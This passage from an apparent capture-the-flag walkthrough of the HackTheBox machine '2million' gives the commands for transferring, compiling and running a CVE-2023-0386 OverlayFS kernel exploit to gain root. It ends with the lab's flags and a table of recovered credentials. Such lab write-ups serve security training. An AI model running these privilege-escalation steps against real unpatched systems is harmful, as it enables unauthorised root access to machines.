
Transfer the exploit to the target:
scp cve.zip admin@2million.htb:/tmp

Compile and Run Exploit
admin@2million:/tmp$ unzip cve.zip

admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ make all

Execute Exploit
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc &
admin@2million:/tmp/CVE-2023-0386$ ./exp

Root Flag
8ff9ec14838da6e4c6bda86c52a79b96
Step 10: Machine Owned
Flags
| Flag | Value |
|---|---|
| User | 80d188703056b64b307127a9b1134804 |
| Root | 8ff9ec14838da6e4c6bda86c52a79b96 |
Credentials Table
| User | Password | Source |
|---|---|---|
| thunder | (user-defined) | Registration |
| admin | SuperDuperPass123 | .env file |
| root | (via CVE-2023-0386) | N/A |